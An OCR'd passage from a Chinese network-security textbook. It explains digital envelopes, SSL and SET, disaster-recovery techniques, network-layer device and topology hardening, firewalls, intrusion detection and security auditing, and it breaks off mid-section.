


图 4.3　数字信封的基本流程

数字信封综合利用了对称加密技术和非对称加密技术两者的优点，既发挥了对称加密算法速度快、安全性好的优点，又发挥了非对称加密算法密钥管理方便的优点。数字信封的功能类似于普通信封，普通信封在法律的约束下保证只有收信人才能阅读信件的内容；数字信封则采用密码技术保证了只有规定的接收人才能阅读信息内容。

在一些重要的电子商务交易中密钥必须经常更换，为了解决每次更换密钥的安全性问题，可以采用数字信封技术，由信息发送方使用密码对信息进行加密，从而保证只有规定的收信人才能阅读信件的内容。采用数字信封技术后，即使加密文件被他人非法截获，因为截获者无法得到发送方的通信密钥，故不可能对文件进行解密。

（3）安全认证协议

随着计算机网络技术的不断普及，网络经济得到了飞速发展，电子商务方兴未艾。电子商务模式导致在线支付日益演变成一种常见的交易方式。考虑到在线支付时数据交互信息有被窃听、拦截、篡改的风险，用户需要使用数据加密技术来保证

电子交易的安全性，当前最常见的两种形式为安全套接层协议和安全电子交易协议。

- 安全套接层协议

安全套接层协议 SSL（Secure Socket Layer）是在互联网基础上提供的一种保证私密性的安全协议。它能使客户和服务器应用之间的通信不被攻击者窃听，并且始终对服务器进行认证，还可选择对客户进行认证。SSL 要求建立在可靠的传输层协议之上。SSL 的优势在于它与应用层协议独立无关。高层的应用层协议能透明地建立在 SSL 之上。SSL 在应用层协议通信之前就已经完成加密算法、通信密钥的协商及服务器认证工作。在此之后，应用层协议所传送的数据都会被加密，从而保证了通信的私密性。

SSL 提供的安全通道的特点如下。

① 私密性。在握手协议定义了会话密钥后，所有的消息都被加密。

② 确认性。尽管会话的客户端认证是可选的，但是服务器端始终是被认证的。

③ 可靠性。传送的内容包括完整性检查所需信息。

由于 SSL 的成本低、速度快、使用简单，对现在的网络系统不需要进行大的修改，因而目前取得了广泛的应用。但是 SSL 也有缺点：首先，客户的信息可能先到商家，被商家阅读，这样客户资料的安全性就得不到保证；其次，SSL 只能保证资料信息传递的安全，而在传递过程中是否有人截取就无法保证了。因此，SSL 并没有实现电子支付所要求的保密性、完整性，而且多方互相认证也是很困难的。

- 安全电子交易协议

安全电子交易协议（Secure Electronic Transaction，SET）是基于信用卡在线支付的电子商务安全协议，它是由 VISA 和 MasterCard 两大信用卡公司于 1997 年 5 月联合推出的规范。SET 通过制定标准和采用各种密码技术手段，解决了当时困扰电子商务发展的安全问题。目前它已经获得 IETF 标准的认可，已经成为事实上的工业标准。

SET 主要是为了解决用户、商家和银行之间通过信用卡支付的交易而设计的，以保证支付信息的机密、支付过程的完整、商户及持卡人的合法身份，以及可操作性。SET 中的核心技术主要有公开密钥加密、电子数字签名、电子信封、电子安全证书等。

目前公布的 SET 正式文本涵盖了信用卡在电子商务交易中的交易协定、信息保密、资料完整及数字认证、数字签名等。这一标准被公认为全球网际网络的标准，其交易形态将成为未来“电子商务”的规范。

SET 是一种基于消息流的协议，它主要由 MasterCard 和 Visa 及其他一些业界主流厂商设计发布，用来保证公共网络上银行卡支付交易的安全性。SET 已经在国际上被大量实验性地使用并经受住了考验，但大多数在 Internet 上购物的消费者并没有真正使用 SET。

SET 是一个非常复杂的协议，因为它非常详细而准确地反映了卡交易各方之间

存在的各种关系。SET 还定义了加密信息的格式和完成一笔卡支付交易过程中各方传输信息的规则。事实上，SET 远远不只是一个技术方面的协议，它还说明了每一方所持有的数字证书的合法含义，希望得到数字证书及响应信息的各方应有的动作，以及与一笔交易紧密相关的责任分担。

SET 协议采用公钥密码体制和 X.509 数字证书标准，提供了消费者、商家和银行之间的认证，确保了交易数据的机密性、真实性、完整性和交易的不可否认性，特别是保证不将消费者的银行卡号暴露给商家等优点，使得它成为目前公认的信用卡/借记卡的网上交易的国际安全标准。

4.2.3 容灾技术

1. 容灾技术概述

随着信息时代的到来，数据越来越突出地成为社会正常运作的核心。对于一个企业来讲，数据更是影响其生存和发展的关键，各行业的用户和企业对网络应用和数据信息的依赖日益强烈，使得火灾、洪水、地震等突发性灾难或恐怖事件等对整个企业的数据和业务生产会造成重大影响。因此，如何保证在灾难发生时企业数据不丢失，保证系统服务尽快恢复运行成为人们关注的话题，容灾技术也日益成为各个行业关注的焦点。

容灾（Disaster Tolerance）就是在自然灾害、设备故障、人为操作破坏等灾难发生时，在保证生产系统的数据尽量少丢失的情况下，保持生产系统的业务不间断地运行。

现在业界都以数据丢失量和系统恢复时间作为标准，对某个容灾系统进行评价，公认的评价标准是 RPO（Recovery Point Objective，恢复点目标）和 RTO（Recovery Time Objective，恢复时间目标）。RPO 以时间为单位，即在灾难发生时系统和数据必须恢复到的时间点要求。RPO 标志系统能够容忍的最大数据丢失量。系统容忍丢失的数据量越小，RPO 的值越小。RTO 以时间为单位，即在灾难发生后，信息系统或业务功能从停止到必须恢复的时间要求。RTO 标志系统能够容忍的服务停止的最长时间。系统服务的紧迫性要求越高，RTO 的值越小。RPO 针对的是数据丢失，RTO 针对的是服务丢失，两者没有必然的联系，并且两者必须在进行风险分析和业务影响分析之后根据业务的需求来确定。

2. 容灾技术的一般做法和分类

容灾系统是在相隔较远的异地建立的两套或多套功能相同的 IT 系统，互相之间可以进行健康状态监视和功能切换，当一处系统因意外（如火灾、地震等）停止工作时，整个应用系统可以切换到另一处，使得该系统功能可以继续正常工作。容灾

技术是系统高可用性技术的一个组成部分，容灾系统更加强调处理外界环境对系统的影响，特别是灾难性事件对整个 IT 节点的影响，提供节点级别的系统恢复功能。

由于容灾包含的内容比较广泛，所以对容灾的分类也可以从多个方面进行。总的来讲，可以从容灾的范围和容灾的内容来区分。

根据容灾的范围，容灾可以分为本地容灾、近距离容灾和远距离容灾。这三种容灾能容忍的灾难不相同，采用的容灾技术也不同。

根据容灾的层次，容灾可以分成数据容灾和应用容灾，本质上讲，这两种容灾是密不可分的。数据容灾是应用容灾的基础，没有数据的一致性，就没有应用的连续性，应用容灾也是无法保证的。数据容灾是指建立一个备用的数据系统，该备用系统对生产系统的关键数据进行备份。应用容灾则是在数据容灾之上，建立一套与生产系统相当的备份应用系统，当灾难发生后，将应用迅速切换到备用系统，由备份系统承担生产系统的业务运行。

容灾系统需要考虑的因素众多，目前根据容灾系统中数据的丢失程度、生产系统和备用系统的距离，以及灾难恢复计划的状态等因素，公认的容灾级做法如下。

（1）本地容灾

本地容灾即将系统数据或应用在本地备份，无异地后援。这一级别的容灾仅能应付本地的硬件损坏或人为因素造成的灾难。

（2）异地数据冷备份

异地数据冷备份即将系统数据备份到物理介质（磁盘、磁带或光盘）上，然后送到异地进行保存。这种方案成本低、易于实现，但是当灾难发生时，数据的丢失量大，并且系统需要很长的恢复时间，无法保持业务的连续性。

（3）异地数据热备份

异地数据热备份即在异地建立一个热备份中心，采取同步或异步方式，通过网络将生产系统的数据备份到备份系统中。备份系统只备份数据，不承担生产系统的业务。当灾难发生时，这种方案的数据丢失量小，甚至零丢失，但是系统恢复速度慢，无法保持业务的连续性。

（4）异地应用级容灾

异地应用级容灾即在异地建立一个与生产系统相同的备用系统，备用系统与生产系统共同工作，承担系统的业务。这种类似于 RAID1 的容灾系统，能够提供很小的数据丢失量，系统恢复速度也是最快的，但是需要配置复杂的系统管理软件和专用的硬件，相对成本也是最高的。

在上述做法的基础上，又有人提出业务级别的容灾级别。对于正常的业务而言，

仅靠 IT 系统的保障是不够的，业务级别的容灾包括众多非 IT 系统的设施，如电话、办公环境等。

3．容灾技术与实现方式

传统的容灾技术通常指针对生产系统的灾难采用的远程备份系统技术。但是随着对容灾系统要求的不断提高，现在的容灾技术包括了可能引起生产系统服务停止的所有防范和保护技术。一般来讲，一个容灾系统中实现数据容灾和应用容灾分别采取不同的技术。实现数据容灾的技术包括数据备份技术、数据复制技术和数据管理技术等，而实现应用容灾的技术包括灾难检测技术、系统迁移技术和系统恢复技术等。本节对与数据容灾相关的数据备份技术和复制技术，以及与应用容灾相关的灾难检测技术做简单的介绍和分析。

（1）数据备份技术

数据备份就是把数据从生产系统备份到备份系统介质中的过程。数据备份技术最初采用的是将数据备份到本地磁带，随着网络的发展，现在的数据备份技术有了飞速的发展。

主机备份：这种备份就是传统意义上的基于主机（Host-based）的备份。主机负责将数据备份到和主机直接相连的存储介质上（一般是磁带）。这种备份的速度快，管理简单，但是仅适应于单台服务器备份，并且在灾难恢复过程中，系统恢复的时间长。

网络备份： 随着网络的发展，传统的主机备份渐渐转向了网络备份，即系统中备份数据的传输以网络为基础。根据备份系统中备份服务器、介质服务器是否在同一个局域网中，可以将网络备份分为基于局域网的备份和远程网络备份。

基于局域网的备份的特点是应用服务器、备份服务器和介质服务器共用一个局域网络，备份服务器统一管理备份的过程，多个应用服务器可以将各自的数据备份到介质服务器上。这种备份方式可以共享介质资源，实现集中的备份管理。其缺点是对网络带宽和备份时间的压力比较大，并且不具备远程的容灾能力。当然，通过将介质（磁盘、磁带或光盘）运输到远程保存，可以具备一定的容灾能力。

远程网络备份则是介质服务器与应用服务器不属于同一个局域网，备份服务器依然统一管理备份的过程，备份数据则通过广域网或 Internet 等公共网络传送到远程的介质服务器上。这种备份方式基本上构成了一个异地的备份容灾方案。由于备份数据在公共网络上传输，所以备份的速度、备份数据的完整性和安全性等方面都需要考虑。

专有存储网络备份：当存储系统独立于备份系统后，特别是存储局域网（Storage Area Network，SAN）的发展，使得备份过程可以在存储局域网中实现。根据备份过程中对应用服务器的影响，专有存储网络备份可以分为 LAN-Free 备份和 Server-Free

备份。LAN-Free 备份是在存储网络（Storage Network）上建立的一种备份系统。在该备份系统中，生产系统的存储和介质服务器的存储直接通过专用存储网络进行连接，在备份过程中，庞大的备份数据不经过主机系统所在的网络，而是通过专用的存储网络传输到介质上。这种备份方式的优点是共享介质资源，实现集中管理，不会对主机系统网络有影响。其缺点是实现比较复杂，成本相对较高。

Server-Free 备份则是建立在存储局域网（SAN：Storage Area Network）的基础上，备份过程无须应用服务器参与数据传输的备份系统。这种备份方式可以保证生产系统及其网络不受影响。目前这种备份技术还不太成熟，对硬件的性能和兼容性的要求都很高。专用存储网络备份更多关注的是存储系统的扩展性、可用性及读写性能等方面的因素。可以说，存储局域网的发展将会在更大程度上提高系统的数据容灾能力。

（2）数据复制技术

和数据备份相比，数据复制技术则是通过不断将生产系统的数据复制到另外一个不同的备份系统中，以保证当灾难发生时，生产系统的数据丢失量最少。

按照备份系统中数据是否与生产系统同步，数据复制可以分成同步数据复制和异步数据复制。同步数据复制就是将本地生产系统的数据以完全同步的方式复制到备份系统中。由于发生在生产系统的每一次 I/O 操作都需要等待远程复制完成才能返回，所以这种复制方式虽然可能做到数据的零丢失，但是对系统的性能有很大的影响。异步数据复制则是将本地生产系统中的数据在后台异步复制到备份系统中。这种复制方式会有少量的数据丢失，但是对生产系统的性能影响较小。根据数据复制的层次，数据复制技术的实现可以分成以下 4 种。

① 存储系统数据复制：数据的复制过程通过本地的存储系统和远端的存储系统之间的通信完成。这种方式的复制对应用来讲是透明的，可以直接实现数据容灾功能，也可以提供很高的性能，但对存储系统的要求比较高。

② 交换层数据复制：这种方式的复制技术是伴随着存储局域网（SAN）的出现引入的，即在存储局域网的交换层上实现数据复制。可以通过专有的复制服务器实现数据复制，也可以通过存储局域网（SAN）交换机，将数据同步复制到远端存储系统中。

③ 操作系统层数据复制：主要通过操作系统或数据卷管理器来实现对数据的远程复制。这种复制技术往往要求本地系统和远端系统是同构的，并且由于数据复制由主机系统完成，所以其效率和管理上也存在不少问题。

④ 应用程序层数据复制：通常采用日志复制功能，依靠本地和远程主机间的日志归档与传递来实现两端的数据一致，如数据库的异地复制技术。这种复制技术对系统的依赖性小，有很好的兼容性。其缺点是本地应用程序向远端复制的是日志文件，这就需要远端应用程序重新执行和应用才能生产可用的备份数据。另外，由于

各个应用程序采取的复制技术不同，所以无法通过一种技术实现多种应用的数据复制。

（3）灾难检测技术

对于一个容灾系统来讲，当灾难发生时，尽早发现生产系统端的灾难，尽快的是恢复生产系统的正常运行或尽快将业务迁移到备用系统上，都可以将灾难造成的损失降低到最低。除了依靠人力来对灾难进行确定之外，对于系统意外停机等灾难还需要容灾系统能够自动检测灾难的发生，目前容灾系统的检测技术一般采用的是心跳技术。

心跳技术的其中一个实现是生产系统在空闲时每隔一段时间向外广播一下自身的状态，检测系统在收到这些“心跳信号”之后，便认为生产系统是正常的，若在给定的一段时间内没有收到“心跳信号”，检测系统便认为生产系统出现了非正常的灾难。心跳技术中的关键点是心跳检测的时间和时间间隔周期。如果时间间隔周期短，会给系统带来很大的开销；如果时间间隔周期长，则无法及时发现故障。

4．容灾技术的应用

随着信息化建设的逐步发展，容灾备份作为整个信息网络化最重要的基础组成部分，其地位和作用越来越突出。影响业务系统宕机的各类原因都会给信息化的进程造成种种障碍，进一步影响信息系统连续使用的可用性。为了提高信息系统的可用性、可靠性和安全性，容灾需作为首要的项目重点进行实施，以保证在任何危机来临时刻，信息系统都能保证其业务工作的稳定运转。在重点行业如电力系统，容灾技术应用广泛。随着电力信息化工作的逐步展开，电力系统的业务数据爆炸性增长，电力企业对各种应用系统的依赖程度越来越强，业务应用不仅要求数据必须保证全天 24 小时可用，同时还要求在存储设备出现故障甚至发生区域性灾难的情况下也要保证数据的安全、可靠。各类应用系统的基础“数据”已经成为电力企业最为重要的资源。又如税务行业业务系统对 IT 信息系统运作的依赖性也越来越强，这意味着税务行业对信息数据的完整性和系统运行的持续性提出了更为严格的要求。为了满足这些要求，同时实现更好地为纳税人服务，增强系统的抗灾能力，最大限度地减小损失，税收的灾难恢复系统的设计、运行和管理模式需高度重视。

4.3 网络层安全技术及策略

4.3.1 网络层安全的定义

网络层是 OSI（Open System Interconnection，开放式系统互连参考模型）中的第 3 层，介于 运输层和 数据链路层之间，它在数据链路层提供的两个相邻端点之间

的数据帧的传送功能基础上，进一步管理网络中的 数据通信，将数据设法从源端经过若干个中间 节点传送到 目的端，从而向运输层提供最基本的端到端的 数据传送服务。目前，网络层上的主流技术是基于网际互联IP协议的IP技术，但早期网络层技术如虚电路分组交换、数据报分组交换、X.25 协议、综合业务数字网（Integrated Services Digital Network，ISDN）、异步传输模式（Asynchronous Transfer Mode，ATM）等，在目前的网络中仍有不同程度的应用。

网络层安全不仅包括组成网络的网络设备安全，还包括利用设备组网后的网络整体架构、功能、策略等方面的安全。如果将现实社会中的公路网比作网络空间的光纤通道，则各类交通工具就如同不同的网络层技术，将载荷（人员）运送到不同目的地，如有采用基于连接技术的火车、采用复用技术的公交车、采用非复用技术的小汽车等。而道路安全、车辆安全都是影响载荷（人员）安全的重要环节。

网络层是网络的核心，因此网络监控、安全策略、访问控制等网络安全技术手段大多建立在网络层的基础之上。网络层安全技术主要应用于网络层，是保障网络层安全的技术。

4.3.2　网络层安全的分类

网络层安全可分为网络层设备安全和网络层组网安全。网络层设备是基于 TCP/IP（Transmission Control Protocol/Internet Protocol）协议，完成 IP 数据包转发等处理的设备，本节以路由器设备为依据介绍网络层设备安全，其他网络层设备如交换机、GGSN（Gateway GPRS Support Node，网关 GPRS 支持节点）等设备均可参考。

网络层设备安全主要针对网络层设备在管理层、控制层、数据层均面临的网络安全威胁及组网中面临的安全威胁：网络规划和拓扑、设备部署、资源配置的缺陷等；网络保护和恢复能力的缺陷；安全技术措施和策略等方面的漏洞。

网络层设备管理层的安全威胁主要来自于：对数据流进行流量分析，从而获得与设备有关的系统配置信息；未授权观察、修改、插入、删除数据流；未授权访问管理接口，控制设备；利用管理信息实施拒绝服务攻击。对于以上安全威胁，应采用包括管理接口标识和鉴别、管理数据的保护、安全审计、安全管理、可信信道等技术来加强网络层设备的安全性。

网络层设备控制层的安全威胁主要来自于：对协议流量进行嗅探或进行流量分析，从而获得路由/局向信息；获得设备服务的控制权，暴露路由、路径或局向信息；利用信令、路由器协议等控制流实施的拒绝服务攻击；非法设备进行身份欺骗，建立非授权路径或非授权使用业务；利用信令等控制协议的缺陷盗用带宽或链接信道获取非授权业务；使用控制协议发起超过设备能力的正常呼叫导致设备拥塞或网络瘫痪；针对数据网络路由协议、MPLS 标签分配协议等的转发路径信息的欺骗。针对以上控制层的安全威胁，路由器应采用以下安全技术：对控制平面的信息进行编

制、鉴别、数据保护，防止恶意用户的篡改；对控制平面的信息提供日志记录功能，特别是对设备的重要数据有影响的控制数据；提供控制平面的安全功能和安全数据管理能力，管理方式包括但不限于控制台、远程连接或网络管理接口/系统等；对控制平面的访问应建立在对控制信息及其数据源的标识和验证的基础上，对于不能通过验证的数据源，来自该数据源的报文应丢弃。

网络层设备数据/用户层的安全威胁主要来自于：设备的数据平面负责处理进入设备的流量/呼叫，因此给予流量的攻击会给网络层设备的处理带来影响，如大流量攻击会造成设备不能正常处理合法流量；用户可能非授权使用网络资源，造成设备的可用性减低，甚至崩溃；非授权观察、修改、插入、删除用户数据，对数据里的流量分析，使数据流的保密性和完整性丧失。对于以上安全威胁，网络层设备应采用标识和鉴权、用户数据保护、系统功能防护、资源分配、安全审计、安全管理、系统访问等方面的技术。

网络层组网安全是指网络层设备依据功能、性能规划组建网络后，可能引入的安全风险，主要包括网络拓扑、网络冗余、网络访问控制等。

网络拓扑是网络形状，或者是它在物理上的连通性。构成网络的拓扑结构有很多种。网络拓扑结构是指用传输媒体互连各种设备的物理布局，就是用什么 方式把网络中的 计算机等设备连接起来。因此，设计合理的网络拓扑是保证网络可用性的基础，也是网络安全中的核心要素。

网络冗余是保证网络可用性和鲁棒性要求的核心，目前实时性与网络可用性紧密相连，甚至实时性应成为网络可用性的一个因素。但是网络主要是由全部的节点设备及设备之间的连接组成的，网络中的故障（节点设备的故障与连接故障两种）不可避免，但一些行业如金融、证券、航空、铁路、邮政及一些企业用户等，一旦出现故障，将带来非常巨大的经济损失。构建网络冗余是解决网络可用性的有效措施，一般又可分为物理线路冗余、逻辑线路冗余、带宽冗余等，确保网络的畅通。

网络访问控制是指网络向用户提供服务时，应该按用户 身份及其所归属的某项定义组来限制用户对网络自身或承载资源的访问，或限制对某些控制功能的使用。访问控制功能主要有：防止非法主体进入受保护的 网络资源；允许合法用户访问受保护的 网络资源；防止合法用户对受保护的 网络资源进行非授权的访问。访问控制可分为 自主访问控制和 强制访问控制两大类。自主访问控制是指用户有权对自身所创建的访问对象（文件、数据表等）进行访问，并可将对这些对象的访问权授予其他用户和从授予权限的用户收回其 访问权限。强制访问控制是指由系统（专门设置的 系统安全员）对用户所创建的对象进行统一的强制性控制，按照规定的 规则决定哪些用户可以对哪些对象进行什么样 操作系统类型的访问。即使是创建者用户，在创建一个对象后，也可能无权访问该对象访问控制的研究也较为深入，已建立了基于对象、任务、角色的访问控制模型，这些模型的应用不局限于网络安全，也广泛地应用在各行各业中，如安保、军事等。

4.3.3　网络层安全的防范

1．网络层设备安全的防护策略

网络层设备的安全配置基线核查是网络层设备安全防护的重要一环，可以有效快速提高网络层设备的安全水平。正确、合理、安全地配置网络层设备的参数，不仅可以使网络长期平稳运行，而且可以保证网络层设备的安全。安全配置涉及的内容如下。

（1）账号管理、认证授权策略

按照用户分配网络层设备的账号，避免不同用户间共享账号，避免用户账号和设备间通信使用的账号相同。与网络设备运行、维护等工作无关的账号应删除，避免被恶意入侵者利用。限制具备管理员权限的用户远程登录网络层设备，远程执行管理员权限的操作，应先以普通权限用户远程登录后，再通过 enable 等使能类命令进入相应级别后再执行相应操作。静态口令必须使用不可逆加密算法加密，以密文形式存放。网络层设备通过相关参数配置，与相关认证系统联动，满足账号、口令和授权的强制要求。对于采用静态口令认证技术的网络层设备，口令长度至少为 8 位，并包括数字、小写字母、大写字母和特殊符号 4 类中的至少几类。在设备权限配置能力内，根据用户的业务需要，配置其所需的最小权限。对于使用 IP 协议进行远程维护的设备，设备应配置使用 SSH 等加密协议。

（2）日志安全策略

与一些特定功能服务器（如认证服务器）配合时，网络层设备应配置日志功能，对用户登录进行记录，记录内容包括用户登录使用的账号，登录是否成功，登录时间，以及远程登录时用户使用的 IP 地址。此外，对于操作维护管理账号，可记录用户对设备的操作，如账号创建、删除和权限修改，口令修改，读取和修改设备配置，记录需要包含用户账号、操作时间、操作内容及操作结果。可开启 NTP 服务，保证日志功能记录的时间的准确性。网络层设备可支持远程日志功能。所有设备日志均能通过远程日志功能传输到日志服务器。设备应支持至少一种通用的远程标准日志接口，如 SYSLOG、FTP 等。

（3）IP 协议安全策略

配置网络层设备，防止地址欺骗。例如，路由器以 UDP/TCP 协议对外提供服务，供外部主机进行访问。该路由器如作为 NTP 服务器、TELNET 服务器、TFTP 服务器、FTP 服务器、SSH 服务器等，应配置路由器，只允许特定主机访问。过滤已知

攻击，在网络边界设置安全访问控制，过滤已知安全攻击数据包，如 udp 1434 端口（防止 SQL slammer 蠕虫）、tcp445 端口，5800 端口，5900 端口（防止 Della 蠕虫）。对于具备 TCP/UDP 协议功能的网络层设备，设备应根据业务需要，配置基于源 IP 地址、通信协议 TCP 或 UDP、目的 IP 地址、源端口、目的端口的流量过滤，过滤所有和业务不相关的流量。网络层设备可禁用部分功能以降低被外部入侵的可能性，如禁用 IP 源路由功能、禁用 PROXY ARP 功能、禁用直播（IP DIRECTED BROADCAST）功能。网络层设备在非可信网段内应禁用部分功能（IP 重定向功能、IP 掩码响应功能等）。如果网络层设备能启用协议的认证加密功能，应尽可能启用，保证通信安全。当启用动态 IGP（RIPV2、OSPF、ISIS 等）或 EGP（BGP）协议时，应启用路由协议认证功能，如 MD5 加密，确保与可信方进行路由协议交互。

（4）其他安全策略

在明确网络层设备账号运维管理情况后，应尽可能关闭未使用的接口，如路由器的 AUX 口，还可配置 TELNET、SSH、HTTP 等管理连接和 CONSOL 口登录账户定时自动退出，配置 consol 口密码保护功能；关闭不必要的网络服务或功能。

2．网络层组网安全的防范策略

网络层组网安全涉及网络生命周期的全过程，但在网络的设计、规划、实施阶段如果能考虑安全防范策略，将为整个网络生命周期尤其是运行阶段打下坚实的网络安全基础。

（1）网络结构安全策略

首先要有与当前运行情况相符的网络拓扑结构图。保证主要网络层设备的业务处理能力具备冗余空间，满足业务高峰期需要；保证网络各个部分的带宽满足业务高峰期需要。根据各部门的工作职能、重要性和所涉及信息的重要程度等因素，划分不同的子网或网段，并按照方便管理和控制的原则为各子网或网段分配地址段。按照对业务服务的重要次序来指定带宽分配优先级别，保证在网络发生拥堵时优先保护重要主机。避免将重要网段部署在网络边界处且直接连接外部信息系统，重要网段与其他网段之间采取可靠的技术隔离手段。

（2）网络访问控制安全策略

在网络边界部署访问控制设备，启用访问控制功能。同时，根据会话状态信息为数据流提供明确的允许/拒绝访问的能力，控制粒度为端口级。按照用户和系统之间的访问控制规则，决定允许或拒绝用户对受控系统进行资源访问，控制粒度为单个用户。限制管理用户通过远程拨号对服务器进行远程管理。能够对非授权设备私自连接到内部网络的行为进行检查，准确定出位置，并对其进行有效阻断。能够对

内部网络用户私自连接到外部网络的行为进行检查，准确定出位置，并对其进行有效阻断。重要网段应采取技术手段防止地址欺骗。限制网络最大流量数及网络连接数，并在会话处于非活跃一定时间后或会话结束后终止网络的连接。对进出网络的信息内容进行过滤，实现对应用层 HTTP、FTP、TELNET、SMTP、POP 等协议命令级的控制。

（3）网络安全审计策略

对网络系统中的网络设备运行状况、网络流量、用户行为等进行日志记录并审记。日志记录应包括：事件的日期和时间、用户、事件类型、事件是否成功及其他与审计相关的信息。对网络系统故障进行分析，查找原因并形成故障知识库。能够根据记录数据进行分析，并生成审计报表。对审计记录进行保护，避免受到未预期的删除、修改或覆盖等。具备日志审计工具，对日志进行记录、分析和报告。

（4）网络入侵防范策略

能够有效地防范网络 ARP 欺骗攻击。采用防范信息窃取的措施。具有防 DOS/DDOS（Denial of Service/Distributed Denial of Service，拒绝服务/分布式拒绝服务）攻击设备或技术手段。在网络边界处监视以下攻击行为：端口扫描、强力攻击、木马后门攻击、拒绝服务攻击、缓冲区溢出攻击、IP 碎片攻击和网络蠕虫攻击等。当检测到攻击行为时，记录攻击源 IP、攻击类型、攻击目的、攻击时间，在发生严重入侵事件时应提供报警。在网络边界处对恶意代码进行检测和清除，并维护恶意代码库的升级。

（5）网络安全管理策略

建立网络安全管理制度，对网络安全配置、日志保存时间、安全策略、升级与打补丁、口令更新周期等方面做出规定。保证所有与外部系统的连接均得到授权和批准。定期检查违反规定拨号上网或其他违反网络安全策略的行为。根据厂家提供的软件升级版本对网络设备进行更新，并在更新前对现有的重要文件进行备份。定期对网络系统进行漏洞扫描，对发现的网络系统安全漏洞进行及时的修补。当对服务器进行远程管理时，采取必要措施，防止鉴别信息在网络传输过程中被窃听。

4.3.4　网络安全设备的关键技术

1．防火墙

防火墙是位于内部网络和外部网络之间的安全防范系统，是一种访问机制，对流经于内部网络和外部网络之间的数据加以约束。防火墙可以根据网络传输的类型

确定 IP 包是否可以进出内部网络、防止非授权用户访问内部网络、允许授权的主机远程访问内部网络、管理内部网络对外部网络的访问。

防火墙的发展经历了从早期的简单包过滤，到今天广泛应用的状态包过滤技术和应用代理。其中，状态包过滤技术因为安全性较好、速度快而得到了最广泛的应用。应用代理虽然安全性更好，但它需要针对每一种协议开发特定的代理协议，对应用的支持不够好。随着 IPv6 的标准化和快速发展，支持 IPv6 协议的防火墙将成为下一代互联网络中的主要安全设备之一，而如何更好地解决防火墙与 IPSec 的结合也将成为防火墙需要解决的重要技术问题。IPSec（Internet Protocol Security，互联网安全协议）机制的加入使得 IPv6 的网络安全性能大大地提高，但是对于传统意义上的防火墙来讲，IPSec 机制提供的身份验证和数据加密等机制对其是一项严峻的挑战。当 IPv6 数据包采用 IPSec 机制时，数据的解密和身份验证只能由目的主机完成，而位于中间节点的防火墙没有足够的信息对这些数据包进行解密或身份验证；对于那些只能由目的主机处理的扩展头来讲，防火墙不能对其进行检测。所有的这些都为攻击者提供了绕过防火墙直接攻击内部主机的方式。

目前，基于 IPv6 的防火墙主要应用有以下几种技术：简单的安全过滤、防火墙实施加密信息认证和屏蔽主机网关等。

（1）简单的安全过滤

这种技术主要应用于包过滤防火墙，是最简单的解决方案。防火墙只对没有采用 IPSec 机制的数据分组进行过滤，并且认为采用身份认证和数据加密技术的数据分组是安全的。防火墙对于那些敏感主机的 AH（Authentication Header，认证包头协议）和 ESP（Encapsulating Security Payload，封装安全负载协议）报头进行检查，并且强制要求从外部主机到达这些敏感主机的数据分组必须采用 IPSec 机制，而没有采用该机制的数据分组将被防火墙丢弃，这样就增强了敏感主机的安全等级。

但是这种方法不能强制要求内部主机和敏感主机的通信采用身份认证和数据加密技术，因此不能防止内部人员对网络的攻击。入侵检测系统反而可以完成对内部流量的控制，该系统跟踪目的地为敏感主机的未认证和加密的所有信息，通过向这些内部主机发送伪装的 TCP Reset 包或 ICMP 不可达数据包来断开不安全的通信，从而强制要求内部主机与敏感主机的通信采用 IPSec 机制。

（2）防火墙实施加密信息认证

这种方案是在简单的安全过滤规则基础上提出的改进。防火墙要求通往敏感主机的信息必须进行加密和身份认证，并且对 AH 都进行校验，丢弃欺骗包。但是这种方案使得防火墙在进行包过滤的同时也要对数据分组进行身份认证，占用了系统 CPU 工作的时间，如果通信双方的数据量较大将会影响网络性能。并且这种方法并不能解决上述 ESP 问题。

（3）屏蔽主机网关

这种方法采用了屏蔽主机防火墙体系结构。在内部网络和互联网之间加入了一个分组过滤路由器和堡垒主机，该主机位于内部网络中。分组过滤路由器要求所有通往内部网络的数据都要经过堡垒主机。堡垒主机是 IPSec 的终点。

分组过滤路由器负责对没有应用 IPSec 机制的数据分组按照过滤规则进行过滤，对于那些采用了数据加密和身份认证的数据包，分组过滤路由器将其交给堡垒主机进行检验。堡垒主机是 IPSec 的终点，因此该主机具有身份验证和数据解密的密钥，能对 IP 数据包的 AH 头进行校验并对解密后的数据进行过滤。这种方式使得分组过滤路由器的工作得到了简化，只对明文部分的流量信息进行过滤。堡垒主机对解密后的部分信息进行检查，过滤掉危险信息，完成接入控制。

2. 入侵检测系统

入侵检测系统（Intrusion Detection Systems，IDS）是一种主动的网络安全防护措施，是分层安全中日益被普遍采用的防护措施之一，它从系统内部和各种网络资源中主动采集信息，从中分析可能的网络入侵或攻击。入侵检测系统在发现入侵后，会及时做出响应，包括切断网络连接、记录事件和报警等。入侵检测系统将有效地提升黑客进入网络系统的门槛。入侵检测系统按其输入数据的来源，可以分为基于主机、基于网络、分布式三种类型。目前市场上流行的入侵检测系统是分布式入侵检测系统，它是能够同时分析来自主机系统审计日志和网络数据流的入侵检测系统，由多个部件组成，采用分布式结构。

3. 安全审计系统

安全审计是一个非常大的概念，对它很难下一个具体的定义。可以这样来理解，凡是对于网络的脆弱性进行测试、评估和分析，以找到最佳途径，在最大限度保障安全的基础上使得业务正常运行的一切行为和手段，都可以叫作安全审计。网络安全审计系统涉及的技术主要有以下两项。

（1）网络信息内容的获取

